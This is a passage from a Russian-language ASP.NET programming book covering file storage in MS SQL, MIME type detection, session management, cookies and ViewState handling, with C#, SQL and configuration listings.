string fileName = Path.GetFileName(file.FileName);
new FileDAL().AddFile(fileName, file.FileContent, file.FileImage);
}
```

Для простоты я передаю сюда сразу класс `FileContent`.

Теперь остается только добавить соответствующие элементы на страницу. Для выбора имени файла служит элемент `FileUpload`. Но он позволяет только

лишь выбрать имя файла. А загружать его на сервер мы будем по нажатию специальной кнопки:

```
<asp:FileUpload ID="fileUpload" runat="server" />
<asp:Button ID="uploadButton" runat="server"
        Text="Загрузить" onclick="uploadButton_Click" />
```

Обработчик этой кнопки `uploadButton_Click` выглядит так:

```
protected void uploadButton_Click(object sender, EventArgs e)
{
// Если файла нет, то и загружать нечего
if (!fileUpload.HasFile)
 return;

// Вызываем метод бизнес-логики
FileBLL.AddFile(
 new FileContent()
 {
   // Имя файла
   FileName = fileUpload.PostedFile.FileName,
   // Тип файла
   FileContent = fileUpload.PostedFile.ContentType,
   // Данные
   FileImage = fileUpload.FileBytes
 }
);
}
```

Здесь мы просто используем информацию, предоставляемую элементом `fileUpload`. Если все сделано правильно, то по нажатию кнопки **Загрузить** в БД появится новая запись, хранящая содержимое файла, его имя и тип.

## 12.3.7. Получение файлов из БД

Для получения списка файлов нам потребуется очень простая хранимая процедура:

```
CREATE PROCEDURE [dbo].[GET_FILE_LIST]
AS
BEGIN
SET NOCOUNT ON;

SELECT [ID], [FILE_NAME], [FILE_CONTENT]
FROM [dbo].[FILES]
END
GO
```

Заметьте, что я не возвращаю содержимое файла — для отображения списка файлов содержимое не нужно, это существенно снижает объем передаваемой информации и повышает скорость работы.

В слое данных получение списка объектов с помощью описанной хранимой процедуры делается так:

```
public List<FileEntity> GetList()
{
// Создаем объект для чтения данных
using (SqlDataReader reader =
  SqlHelperClass.ExecuteReader(ConnectionString,
        CommandType.StoredProcedure, "GET_FILE_LIST"))
{
 // Результат — список объектов
 List<FileEntity> result = new List<FileEntity>();

 // Читаем
 while (reader.Read())
 {
   // Создаем новый объект
   FileEntity file = new FileEntity()
   {
     Id = Convert.ToInt32(reader["ID"]),
     FileName = reader["FILE_NAME"] as string,
     FileContent = reader["FILE_CONTENT"] as string
   };

   // Добавляем его в список
   result.Add(file);
 }

  // Возвращаем результат
  return result;
}
}
```

Класс бизнес-логики в данном случае просто передает вызов дальше:

```
public static List<FileEntity> GetList()
{
return new FileDAL().GetList();
}
```

На самой странице для отображения списка файлов мы добавим элемент `repeater`:

```
<asp:Repeater ID="fileList" runat="server">
<HeaderTemplate><ul></HeaderTemplate>
<ItemTemplate>
 <li>
  <a href='<%# string.Format("File.ashx?id={0}", Eval("Id")) %>'>
   <%# Server.HtmlEncode(Eval("FileName").ToString()) %>
  </a>
 </li>
</ItemTemplate>
<FooterTemplate></ul></FooterTemplate>
</asp:Repeater>
```

Данные в этот элемент загружаются с помощью такого кода:

```
protected void Bind()
{
var list = FileBLL.GetList();
fileList.DataSource = list;
fileList.DataBind();
}
```

В результате мы получим список файлов, каждая строка которого является ссылкой вида

`File.ashx?id=`*номер*

Теперь нам остается реализовать саму ссылку, т. е. обработчик File.ashx.

## 12.3.8. Создание ссылки на файл в БД

В начале этого раздела я приводил код заготовки обработчика, затем показал, как зарегистрировать его в web.config. Нам остается только научить наш класс получать данные из БД, т. е. реализовать две строки:

```
// Читаем контент в соответствии с id
string contentType = ...;
// Читаем данные
byte[] data = ...;
```

Конечно, для этого нам потребуется хранимая процедура, получающая полную информацию о файле, включая его содержимое:

```
CREATE PROCEDURE [dbo].[GET_FILE_BY_ID]
  @ID int
AS
BEGIN
SET NOCOUNT ON;
```

```
SELECT [ID], [FILE_NAME], [FILE_CONTENT], [FILE_IMAGE]
FROM [dbo].[FILES]
WHERE ID = @ID
END
GO
```

Метод, читающий соответствующую запись файла, похож на метод получения списка, только читается одна запись и еще поле данных:

```
public FileContent GetFileByID(decimal id)
{
using (SqlDataReader reader =
   SqlHelperClass.ExecuteReader(ConnectionString,
      CommandType.StoredProcedure, "GET_FILE_BY_ID",
      new SqlParameter("@ID", id)))
{

 if (reader.Read())
 {
   return new FileContent()
   {
    Id = Convert.ToInt32(reader["ID"]),
    FileName = reader["FILE_NAME"] as string,
    FileContent = reader["FILE_CONTENT"] as string,
    FileImage = reader["FILE_IMAGE"] as byte[]
   };
  }
  return null;
}
}
```

Метод бизнес-логики пока ничего не делает, а просто передает управление на уровень данных:

```
public static FileContent GetFileByID(decimal id)
{
return new FileDAL().GetFileByID(id);
}
```

Саму ссылку мы уже создали, поэтому теперь при нажатии на нее браузер предоставит пользователю возможность либо открыть файл, либо сохранить его на диске.

## 12.3.9. Типы файлов

Для того чтобы браузер знал что делать с запрашиваемым файлом, мы должны передать ему тип файла с помощью заголовка `ContentType`:

```
HttpContext.Current.Response.ContentType = contentType;
```

Вот несколько примеров типов файлов:

- `text/plain` — обычный текст;
- `image/bmp` — изображение формата BMP;
- `application/pdf` — файл PDF;
- `image/gif` — изображение формата GIF;
- `image/jpeg` — изображение формата JPEG;
- `text/xml` — документ в формате XML;
- `application/msexcel` — файл MS Excel;
- `application/msword` — файл MS Word.

Конечно, я не могу привести здесь все типы файлов. В следующем разделе я расскажу, как найти нужный тип самостоятельно.

## 12.3.10. Определение типа файла по расширению

В нашем примере мы легко получили тип файла из поля `fileUpload.PostedFile.ContentType`. Но так бывает не всегда. Например, если файл приходит из некоторой внешней системы, а она просто не умеет передавать тип файла (к таким системам относится, например, Adobe Flex). Придется пробовать получить его другим путем.

Если расширения файлов фиксированы, например, приложение умеет работать и допускает загрузку только файлов JPG, GIF и PNG, то легко сделать простой справочник типов.

Еще один вариант — получить тип файла из реестра (листинг 12.7) по расширению файла.

**Листинг 12.7. Определение типа файла по расширению**

```
using System;
using Microsoft.Win32;

namespace FileTypeByExt
{
class Class1
```

```
{
 [STAThread]
 static void Main(string[] args)
 {
  // Тип (content) по умолчанию
  const string DEFAULT_CONTENT_TYPE = "application/unknown";

  string fileContentType;

  // Расширение файла
  string fileExtension = ".jpeg";

  try
  {
   // Ищем в реестре ветку, соответствующую расширению
   RegistryKey fileextkey =
         Registry.ClassesRoot.OpenSubKey(fileExtension);
   // Получаем тип
   fileContentType = fileextkey.GetValue("Content Type",
           DEFAULT_CONTENT_TYPE).ToString();
  }
  catch (Exception e)
  {
   fileContentType = DEFAULT_CONTENT_TYPE;
   Console.WriteLine(e.Message);
  }

  Console.WriteLine(fileContentType);
 }
}
}
```

## 12.3.11. Список поддерживаемых браузером типов

Свойство `Request.AcceptTypes` возвращает список типов файлов (в виде списка строк), поддерживаемых браузером *(см. разд. 12.3.9)*, т. е. список расширений, с которыми браузер будет работать корректно. Правда, мой IE7 возвращает согласие на все типы: в этом свойстве у меня всего одна строка `*/*`, зато Opera возвращает список из 9 строк. Возможно другие браузеры будут более разговорчивы.

## 12.3.12. Регистрация своего расширения файла

Все наши обработчики имели расширение ashx, и это не случайно. Дело в том, что нам нужно сделать так, чтобы при нажатии на HTML-ссылку управление передавалось .NET-машине, а для этого IIS должен понимать, что запрашиваемый файл "принадлежит" .NET. Идентификация такой принадлежности производится по расширению файла.

Вариантов здесь два. Либо указать нужные расширения прямо в IIS, что не всегда удобно с точки зрения развертывания веб-сайта (особенно на стороннем хостинге). Второй вариант — зарегистрировать нужно расширение в web.config:

```
<compilation>
<buildProviders>
 <add extension=".abc"
        type="System.Web.Compilation.PageBuildProvider" />
</buildProviders>
</compilation>
```

Теперь обработчик может иметь расширение abc:

```
<add verb="*" path="*.abc" type="AbcHandler" />
```

Кроме того, вполне можно избавиться и от параметра `id`, который мы передавали в класс `FileHandler`. Например, ссылки можно делать в виде `id.abc`:

```
<a href='<%# string.Format("{0}.abc", Eval("Id")) %>'>
 <%# Eval("Id") %>
</a>
```

А в самом обработчике получать значение нужного ключа из имени запрашиваемого файла:

```
string fileRequested =
   Path.GetFileNameWithoutExtension(
        HttpContext.Current.Request.FilePath);
int id = int.Parse(fileRequested);
```

Весь остальной код обработчика не изменится.

## 12.3.13. Определить формат файла

В совсем исключительных случаях, когда нам не передают даже имя файла и соответственно тип файла нельзя определить по расширению, можно попробовать воспользоваться классом из листинга 12.8.

С помощью метода `GetMimeFromData` можно попытаться определить тип файла по его содержимому. Делается это с помощью метода `FindMimeFromData` из библиотеки Win32 API.

В нашем случае вызов этого метода будет такой:

```
lblMime.Text = Mime.GetMimeFromData(fileUpload.FileBytes);
```

В большинстве случаев удается корректно восстановить тип файла. А имя файла вполне можно сгенерировать автоматически.

**Листинг 12.8. Определение типа файла по его содержимому**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Runtime.InteropServices;

namespace Core
{
public static class Mime
{
 public static string GetMimeFromData(byte[] buffer)
 {
  const int maxLen = 255;

  // Для определения типа нужны 255 байтов
  int bufLength = buffer.Length;
  if (buffer.Length > maxLen)
    bufLength = maxLen;

  // Вызываем метод Win32 API
  string result;
  int hr = FindMimeFromData(IntPtr.Zero, null,
          buffer, bufLength, null, 0, out result, 0);

  // Результат
  return result;
 }

 // Импорт метода из библиотеки urlmon
 [DllImport("urlmon.dll", CharSet = CharSet.Auto)]
 private static extern int FindMimeFromData(
    IntPtr pBC, string url, byte[] buffer,
    int bufferSize, string pwzMimeProposed,
```

```
    int mimeFlags, out string ppwzMimeOut,
    int dwReserved);
}
}
```

## 12.3.14. Можно ли использовать в имени файла русские буквы?

Напомню, что имя файла указывается с помощью заголовка

```
HttpContext.Current.Response.AppendHeader(
    "Content-Disposition",
    "attachment; filename=...имя...");
```

Проблема возникает в том случае, если имя сохраненного файла имеет русские буквы. Браузер предлагает пользователю сохранить файл, имеющий нечитаемое имя, записанное закорючками. Исправить кодировку имени можно, добавив вызов специального метода:

```
HttpContext.Current.Response.AppendHeader(
   "Content-Disposition",
   string.Format("attachment; filename={0}",
          HttpUtility.UrlPathEncode(file.FileName)));
```

Теперь все будет сохраняться как надо.

## 12.3.15. Указание размера файла

Заголовок `content-length` передает браузеру информацию о размере файла в выходном потоке:

```
context.Response.AddHeader("content-length",
             doc.BinaryPDF.Length.ToString());
```

Эта информация позволяет браузеру корректно отобразить прогресс загрузки файла.

## 12.3.16. Некоторые ограничения

Если размер файла очень большой, то стоит проверить параметр `maxRequestLength` в файле web.config:

```
<httpRuntime maxRequestLength="163840" />
```

Этот параметр задает максимальный размер пакета (в байтах), который может передать веб-сервер. Если размер файла превысит это значение, то файл передан не будет.

# 12.4. Что следует использовать для закрытия соединения — *Close* или *Dispose*?

Отличие `Close` от `Dispose` следующее. Метод `Close` закрывает соединение, но оставляет доступным сам объект, т. е. можно работать со свойствами соединения или открывать его заново. Метод `Dispose` уничтожает объект без возможности его дальнейшего использования. Вызов `Dispose`, однако, не означает, что соединение будет удалено из пула соединений.

# 12.5. Получение индекса объекта после добавления его в таблицу MS SQL

Пусть имеется некий класс, который будет использоваться в бизнес-логике приложения.


```
class Test
{
int   ID;
string Name;
}
```

Таблица, в которой хранятся эти объекты, имеет автоинкрементное поле `ID`. Чтение списка таких объектов и их удаление проблем не вызывает, а вот добавление часто вызывает вопрос: "Как узнать следующее значение `ID`?" Один из абсолютно неправильных вариантов, который я часто встречал — до или после добавления новой записи выполнять `SELECT TOP 1 FROM MYTABLE ORDER BY ID DESC`. Действительно, если в таблицу добавляется много записей разными пользователями, то вероятность "поймать" нужный индекс практически равна нулю. Еще один вариант — после каждого добавления перечитывать список объектов заново. Это будет работать, но чем больше объектов в списке, тем медленнее.

Правильный подход — добавление или в хранимую процедуру, или в SQL запроса, возвращающего значение `SCOPE_IDENTITY()`. Это специальная функция MS SQL, которая возвращает значение автоинкрементного столбца, записанного сервером в рамках текущего пакета.

Следует помнить, что в MS SQL существует еще один аналогичный макрос `@@IDENTITY`. Пользоваться им надо осторожно. В отличие от `SCOPE_IDENTITY()`, этот макрос возвращает значение автоинкрементного столбца, записанного сервером в рамках текущей сессии. Это означает, что если выполняется простой `INSERT`, то эти функции будут работать одинаково, но если при вставке сработает триггер, который выполнит свой `INSERT`, то `@@IDENTITY` вернет значение, вставленное триггером, т. к. вставка будет выполнена все еще в рамках одной сессии. Поэтому предпочтительнее пользоваться функцией `SCOPE_IDENTITY()`.

# ГЛАВА 13



# Сессия, куки и хранение данных

Ну кто же хранит документы
в папке "Мои документы"?!

## 13.1. Как программно завершить сессию

Для программного завершения сессии используется метод `Session.Abandon`. Все данные в текущей сессии уничтожаются. Если режим хранения сессии (параметр `sessionState`) установлен в значение `InProc`, то вызывается метод `Session_End`, описанный в файле Global.asax.cs.

## 13.2. Сообщение о завершении сессии

С помощью рецепта из *разд. 2.26.2* можно сформировать страницу, сообщающую пользователю о завершении сессии. Для этого нужно добавить метатег:

```
<meta id="SesstionPeriod" runat="server"
    http-equiv="refresh" content="{0};url=SessionEnd.aspx" />
```

А в коде сформировать нужную длительность:

```
protected void Page_Load(object sender, EventArgs e)
{
 SesstionPeriod.Content = string.Format(
      SesstionPeriod.Content, Sesstion.Timeout.ToString());
}
```

Переход на страницу `SessionEnd.aspx` будет происходить по завершении сессии.

Еще один вариант — делать это в специальном модуле `HttpModule`:

```
private void Application_PreSendRequestHeaders(
                object sender, EventArgs e)
{
HttpContext context = ((HttpApplication)sender).Context;
if (null != context.Session)
{
 context.Response.AddHeader("Refresh",
       string.Format("{0};url={1}",
       60 * context.Session.Timeout,
       SessionExpireDestinationUrl));
}
}
```

# 13.3. Сжатие данных в сессии (ASP.NET 4.0)

В ASP.NET 4.0 добавлен новый параметр `compressionEnabled`, который позволяет сжимать данные в сессии с помощью ZIP-алгоритма. Для этого его нужно выставить в значение `true`:

```
<sessionState mode="SqlServer"
sqlConnectionString=". . ."
allowCustomSqlDatabase="true"
compressionEnabled="true"
/>
```

Для сжатия используется класс `System.IO.Compression.GZipStream`.

# 13.4. Отображение окна сообщения о завершении сесии

С помощью таймера, создаваемого при инициализации страницы, можно отобразить сообщение о завершении сессии:

```
protected override void OnInit(EventArgs e)
{
base.OnInit(e);
string script = "window.setTimeout(
  \"alert('Ваша сессия завершена!');\", " +
             (Session.Timeout — 1) * 60000 + ")";
```

```
this.Page.ClientScript.RegisterStartupScript(this.GetType(),
  "SessionManager",
  "<script language=\"javascript\">" + script + "</script>");
}
```

Аналогично, если длительность таймера сделать меньше длительности сессии (величина `Session.Timeout`), можно выдать предупреждающее сообщение, а не уведомляющее.

## 13.5. Непредсказуемое поведение сессии

Возможно в имени сервера содержится подчеркивание. Согласно RFC 952 (**http://www.ietf.org/rfc/rfc952.txt**) подчеркивание не является разрешенным символом в имени серверов.

## 13.6. Почему не вызывается *Session_End*

Метод `Session_End` (описанный в файле Global.asax.cs) вызывается только в случае, если параметр `sessionState` в web.config установлен в значение `InProc`, т. е. сессия хранится в области памяти IIS.

## 13.7. Подсчет числа посетителей сайта

Common/GuestCount

Задачей этого раздела является реализация страницы, на которой отображается число посетителей сайта в текущий момент времени. Для тех, кто не дочитает до конца, сразу скажу — этот пример не будет работать при отладке его в Visual Studio (и еще в некоторых случаях).

Счетчик посетителей мы будем хранить в объекте `Application` (напоминаю, что он общий для всех сессий пользователей). Класс, реализующий такой счетчик, показан в листинге 13.1. Ничего сложного здесь нет, только обратите внимание на вызов методов `Lock` и `UnLock`, решающих проблему многопоточного доступа к значению счетчика.

Вызов методов подсчета посетителей производится в обработчиках старта и завершения сессии в файле global.asax (листинг 13.2). Здесь и кроется основная проблема этого решения — обработчик `Session_End` вызывается только в случае хранения сессии в памяти сервера, т. е. он не будет вызываться, если приложение запущено из Visual Studio или хранение сессии настроено каким-то другим способом (например, в БД).

Отображение счетчика можно сделать с помощью компонента `UpdatePanel` *(см. разд. 11.7.3)*. Код такой страницы приведен в листингах 13.3 и 13.4.

**Листинг 13.1. Класс для подсчета числа посетителей**

```
using System;
using System.Data;
using System.Configuration;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;

public static class GuestCounter
{
 public static int Counter
 {
   get
   {
     int guestCounter;
     HttpContext.Current.Application.Lock();
     guestCounter = Convert.ToInt32(HttpContext.
            Current.Application["GuestCounter"]);
     HttpContext.Current.Application.UnLock();
     return guestCounter;
   }
   set
   {
     HttpContext.Current.Application.Lock();
     HttpContext.Current.Application["GuestCounter"] = value;
     HttpContext.Current.Application.UnLock();
   }
 }

 public static void IncCount()
 {
   Counter = Counter + 1;
 }
```

```
public static void DecCount()
 {
   Counter = Counter — 1;
   if (Counter < 0)
     throw new ApplicationException("Ошибка счетчика");
 }
}
```

**Листинг 13.2. Вызов методов для подсчета числа посетителей (global.asax)**

```
<%@ Application Language="C#" %>

<script runat="server">

 void Session_Start(object sender, EventArgs e)
 {
   GuestCounter.IncCount();
 }

 void Session_End(object sender, EventArgs e)
 {
   GuestCounter.DecCount();
 }

</script>
```

**Листинг 13.3. Отображение числа посетителей (Default.aspx)**

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Default.aspx.cs"
Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
 <title>Untitled Page</title>
</head>
<body>
 <form id="form1" runat="server">
 <div>
   <asp:ScriptManager ID="ScriptManager1" runat="server">
   </asp:ScriptManager>
   <asp:UpdatePanel ID="UpdatePanel1" runat="server">
```

```
      <ContentTemplate>
        <asp:Label ID="Label1"
             runat="server" Text="0"></asp:Label>
        <asp:Timer ID="Timer1" runat="server"
            Interval="5000" OnTick="Timer_OnTick">
        </asp:Timer>
      </ContentTemplate>
    </asp:UpdatePanel>
  </div>
  </form>
</body>
</html>
```

**Листинг 13.4. Отображение числа посетителей (Default.aspx.cs)**

```
using System;
using System.Configuration;
using System.Data;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;

public partial class _Default : System.Web.UI.Page
{
 protected void Page_Load(object sender, EventArgs e)
 {
   // Обновление при первой загрузке страницы
   Label1.Text = GuestCounter.Counter.ToString();
 }

 protected void Timer_OnTick(object sender, EventArgs e)
 {
   // Обновление по таймеру
   Label1.Text = GuestCounter.Counter.ToString();
 }
}
```

# 13.8. Как получить доступ к сессии обычного класса

Доступ к сессии из CS-файла страницы — не проблема, т. к. класс `Page` предоставляет свойство `Session`. А вот доступ к сессии из класса, не являющегося наследником класса `Page`, придется делать несколько по-другому:

```
string value = (string)(HttpContext.Current.Session["myData"]);
```

Для доступа к сессии из классов `HttpHandler` требуются дополнительные действия *(см. разд. 13.9)*.

# 13.9. Как получить доступ к сессии из *HttpHandler*

Для того чтобы модуль `IHttpHandler` имел доступ к сессии, нужно чтобы он реализовывал интерфейс `IRequiresSessionState`, например:

```
public class CaptchaImageGenerator :
          IHttpHandler, IRequiresSessionState
{
Код модуля
}
```

Этот интерфейс не требует реализации никаких методов. Его наличие уведомляет о предоставлении модулю доступа к сессии.

# 13.10. Использование cookies

Использование куков (cookies) показано в листинге 13.5.

**Листинг 13.5. Использование cookies**

```
private void ButtonRead_Click(object sender, System.EventArgs e)
{
// Получаем объект cookie
HttpCookie cookie = Request.Cookies["test_cookie"];
// Если cookie существует, читаем запись test_text
if (cookie!=null)
TextBox1.Text = cookie["test_text"];
}
private void ButtonWrite_Click(object sender, System.EventArgs e)
{
```

```
// Пробуем получить объект cookie
HttpCookie cookie = Request.Cookies["test_cookie"];
// Если такого объекта еще нет, то создаем
if (cookie==null)
cookie = new HttpCookie("test_cookie");
// Записываем test_text
cookie["test_text"] = TextBox1.Text;
// Время жизни cookie — один год
cookie.Expires = DateTime.Now.AddYears(1);
// Сохраняем cookie
Response.Cookies.Add(cookie);
}
```

# 13.11. Что плохого в использовании сессий?

Механизм сессий несомненно является одним из самых удобных механизмов хранения данных между запросами. Однако следует помнить и о его ограничениях.

- Каждая сессия занимает примерно 10 Кбайт (не считая самих данных, сохраненных в сессии) и немного замедляет выполнение каждого запроса.
- Объект `Session`, сохраняемый на сервере, не может распространяться на все серверы при использовании мультисерверного веб-сайта (кластера). При использовании сессий следует продумать механизм запросов пользователя так, чтобы пользователь всегда работал с одним сервером, т. к. на другом сервере его данных просто нет.
- Объект `Application` также не охватывает все серверы.

Если приложение не использует сессию, то для повышения производительности приложения следует отключить ее использование.

В файле web.config можно настроить месторасположение данных сессии: на сервере, на клиенте или в базе данных *(см. разд. 13.12)*.

Для данных небольшого объема рекомендуется использовать другие способы хранения: куки (cookies), переменные `QueryString` или скрытые поля *(см. разд. 1.13)*.

Еще один способ передачи данных с одной страницы на другую описан в *разд. 13.15*.

# 13.12. Настройка хранения сессий

Параметр `sessionState` в файле web.config позволяет настроить хранение данных сессии.

```
<configuration>
 <system.web>
  <sessionState>
    <sessionState mode="Off|InProc|StateServer|SQLServer"
      cookieless="true|false"
      timeout="number of minutes"
      stateConnectionString="tcpip=server:port"
      sqlConnectionString="sql connection string"
      stateNetworkTimeout="number of seconds"/>
```

Атрибут `mode` является обязательным и может принимать следующие значения:

- `Off` — указывает, что состояние сессии не включено;
- `InProc` — указывает, что состояние сессии сохраняется локально;
- `StateServer` — указывает, что состояние сессии сохраняется на удаленном сервере;
- `SQLServer` — указывает, что состояние сессии сохраняется на SQL Server.

Дополнительные атрибуты:

- `cookieless` — указывает, будут ли для идентификации сессий клиента использоваться сессии без cookie;
- `timeout` — задает число минут бездействия сессии перед ее удалением. Значение по умолчанию — 20;
- `stateConnectionString` — задает имя и порт сервера, на котором будет удаленно сохраняться состояние сессии. Например, `tcpip=127.0.0.1:42424`. Этот атрибут является обязательным, если атрибут `mode` имеет значение `StateServer`;
- `sqlConnectionString` — задает строку подключения для SQL Server. Например, `data source=localhost;Integrated Security=SSPI;Initial Catalog=northwind`. Этот атрибут является обязательным, если атрибут `mode` имеет значение `SQLServer`;
- `stateNetworkTimeout` — при использовании режима `StateServer` для хранения состояния сессии этот атрибут задает число секунд неактивности подключения TCP/IP между веб-сервером и сервером хранения состояния перед удалением сессии. Значение по умолчанию — 10.

Для использования режима `StateServer` должна быть запущена служба хранения состояния ASP.NET, сохраняющая сведения о состоянии сессии. Эта служба устанавливается вместе с ASP.NET и по умолчанию располагается в *%SystemRoot%*\Microsoft.NET\Framework*version*\aspnet_state.exe.

Для использования режима SQLServer должна быть создана база данных ASPState с помощью скрипта InstallSqlState.sql.

# 13.13. Создание общей сессии между ASP- и ASP.NET-приложениями

Создание общей сессии между классическим ASP-приложением и приложением ASP.NET описано на сайте **www.codeproject.com/useritems/SessionManager.asp**.

# 13.14. Как не допустить закрытия сессии

Common/SessionProlong

По умолчанию время жизни сессии составляет 20 минут. Это означает, что если в течение указанного времени пользователь не обращался к серверу, то сессия и соответственно все данные в ней уничтожаются. С одной стороны, такое поведение полностью оправдано. Но иногда бывают ситуации, когда пользователь вполне может не обращаться к серверу длительный промежуток времени, и это не должно считаться неактивностью. Например, если он набирает длинный текст или заполняет анкету с множеством непростых вопросов.

Предотвратить автоматическое закрытие сессии не сложно — достаточно обращаться к серверу с частотой, меньшей чем время жизни сессии. Можно, конечно, запрашивать какую-либо фиктивную страницу, но это не очень хорошо по двум причинам. Во-первых, эта страница будет мешаться в списке страниц сайта. А во-вторых, обращение к ASPX-странице вызывает полный цикл обработки страниц, а это довольно существенные затраты серверных ресурсов. Проще сделать обработчик, который просто не будет ничего делать. Время, которое тратится на его вызов, минимально. Вот его код:

```
public class KeepSessionAliveHandler : IHttpHandler
{
 public bool IsReusable
 {
  get { return false; }
 }
```

```
public void ProcessRequest(HttpContext context)
 {
  context.Response.End();
 }
}
```

Как видите, он просто ничего не делает. Этот обработчик нужно зарегистрировать в файле конфигурации web.config:

```
<httpHandlers>
<add verb="GET" path="KeepSessionAlive.ashx"
               type="KeepSessionAliveHandler"/>
```

Теперь нужно внедрить в страницу код, который будет периодически "дергать" этот обработчик. Для надежности период обращений будет равен половине времени сессии, т. е.

```
(Session.Timeout * 60000) / 2
```

Регистрацию правильнее всего сделать в методе `OnLoad`:

```
protected override void OnLoad(EventArgs e)
{
if (Request.IsAuthenticated)
{
 // Регистрируем скрипт KeepSessionAlive, если он еще
 // не был зарегистрирован
 if (!ClientScript.IsClientScriptBlockRegistered(
                   "KeepSessionAlive"))
 {
  ClientScript.RegisterClientScriptBlock(
    this.GetType(),
    "KeepSessionAlive",
    string.Format(
     CLIENTSCRIPTTEMPLATE_KeepAuthenticatedSessionAlive,
     "KeepSessionAlive.ashx",
     (Session.Timeout * 60000) / 2
    )
  );
 }
}
base.OnLoad(e);
}
```

Здесь, перед тем как вызвать метод добавления скрипта на страницу, мы проверяем, не было ли это сделано ранее.

Строка шаблона скрипта содержит собственно код самого скрипта и два параметра: название нашего обработчика, как оно записано в web.config, и время опроса:

```
const string CLIENTSCRIPTTEMPLATE_KeepAuthenticatedSessionAlive =
"\n<script language=\"javascript\">\n" +
"<!--\n" +
  "var temp_img=new Image();\n" +
  "function KeepSessionAlive()\n" +
  "{{\n" +
  " var curDate = new Date;\n" +
  " temp_img.src='{0}?' + curDate.valueOf();\n" +
  "}}\n" +
  "var ID_iterval = setInterval('KeepSessionAlive()',
                      {1},'javascript');\n" +
 "// -->\n" +
 "</script>\n";
```

Обращение к указанному обработчику производится с помощью создания таймера, срабатывающего с заданным интервалом. Само обращение к обработчику выглядит как загрузка изображения по адресу обработчика (можно придумать другие варианты, но этот самый простой). Единственная хитрость данного кода — при указании источника картинки мы добавляем текущее время, как параметр адреса. Это предотвращает загрузку результата из кэша и заставляет браузер обратиться к обработчику наверняка.

Конечно, это только один из способов предотвращения закрытия сессии. Можно, например, обращаться к серверу по нажатию кнопок клавиатуры (если предполагается, что пользователь должен набрать длинный текст) или при изменении значений элементов (если это длинная анкета) и т. д. В любом случае такие методы лучше, чем просто увеличение времени жизни сессии.

# 13.15. Передача между страницами значений серверного элемента управления

Для передачи данных между страницами можно использовать метод `Transfer` *(см. разд. 8.7.3)*. Общая последовательность действий такова:

1. Задайте имя исходной страницы с помощью директивы `Page`.

   ```
   <%@ Page Language="C#" ClassName="MyClassName" %>
   ```

2. Для каждого значения класса, которое требуется передать, создайте свойство с методом доступа `get`. Метод доступа `get` должен возвращать передаваемое значение, например, текст в поле ввода.

```
<script runat="server">
public string FirstName
{
 get
 {
  // FirstNameTextBox — это элемент для ввода имени
  return FirstNameTextBox.Text;
 }
}
</script>
```

3. Для передачи данных на другую страницу вызовите метод `HttpServerUtility.Transfer`.

```
void SubmitButtonClick(object sender, EventArgs e)
{
 Server.Transfer("secondpage.aspx");
}
```

4. Добавьте в начало принимающей страницы директиву `@ Reference`, а значение атрибута `Page` задайте равным имени страницы, передающей данные.

```
<%@ Reference Page="firstpage.aspx" %>
```

5. В серверном сценарии объявите переменную для хранения экземпляра класса, определенного на отправляющей странице.

```
<script runat="server">
FirstPageClass fp;
</script>
```

6. Создайте пользовательский обработчик события `Page_Load`.

```
<script runat="server">
void Page_Load()
{
 if (!IsPostBack)
 {
   fp = (FirstPageClass)Context.Handler;
 }
}
</script>
```

7. Полученную ссылку на форму можно использовать для получения данных.

```
Hello <%=fp.FirstName%>
```

# 13.16. Как перехватить загрузку и сохранение *ViewState*

Для обработки загрузки и сохранения `ViewState` следует перекрыть методы `SavePageStateToPersistenceMedium` и `LoadPageStateFromPersistenceMedium` (листинг 13.6).

**Листинг 13.6. Сохранение и восстановление `ViewState`**

```
public class MyPageTemplate : Page
{
 protected override void SavePageStateToPersistenceMedium(
                object viewState)
 {
  // Объект для получения ViewState
  LosFormatter los = new LosFormatter();
  // Сериализация
  StringWriter writer = new StringWriter();
  los.Serialize(writer, viewState);
  // Получаем строку
  string strViewState = writer.ToString();
  // Здесь можно сохранить строку ViewState, например, в БД
 }
 protected override object LoadPageStateFromPersistenceMedium()
 {
  // Получили строку ViewState, например, из БД
  string strViewState = ... ... ...;
  // Получаем объект ViewState
  LosFormatter los = new LosFormatter();
  return los.Deserialize(viewStateString);
 }
}
```

# 13.17. Управление размером *ViewState*

Размер скрытого поля `ViewState` не ограничен. Но для некоторых прокси-серверов и брандмауэров длина скрытых полей не может превышать определенного значения. Параметр `maxPageStateFieldLength` позволяет задать максимальный размер скрытого поля:

```
<system.web>
 <pages maxPageStateFieldLength="1024">
```

При превышении этой величины будет создаваться несколько скрытых полей и дополнительное поле-счетчик:

```
<input type="hidden" name="__VIEWSTATEFIELDCOUNT"
         id="__VIEWSTATEFIELDCOUNT" value="3" />
<input type="hidden" name="__VIEWSTATE"
         id="__VIEWSTATE" value="/wEPD" />
<input type="hidden" name="__VIEWSTATE1"
         id="__VIEWSTATE1" value="wULLT" />
<input type="hidden" name="__VIEWSTATE2"
         id="__VIEWSTATE2" value="E0NDY" />
```

Минусом такого разбиения является потеря производительности из-за необходимости соединения всех строк в одну.

# 13.18. Сжатие *ViewState*

Common/ZipViewState

Метод, описанный в *разд. 13.16*, можно использовать для сжатия размера `ViewState`. Для этого при сохранении нужно архивировать данные, а при загрузке — разархивировать. Архивацию можно сделать с помощью встроенного класса `GZipStream` пространства имен `System.IO.Compression` (листинг 13.7). Метод `Compress` этого класса сжимает данные, а метод `Decompress` производит обратное преобразование.

Обработку загрузки и сохранения `ViewState` мы вынесем в отдельный класс, который потом будем использовать для страниц, нуждающихся в сжатии данных (листинг 13.8). Использовать этот класс очень просто:

```
public partial class _Default : BasePage
{
protected void Page_Load(object sender, EventArgs e)
{
  GridView.DataSource = Data.GetData();
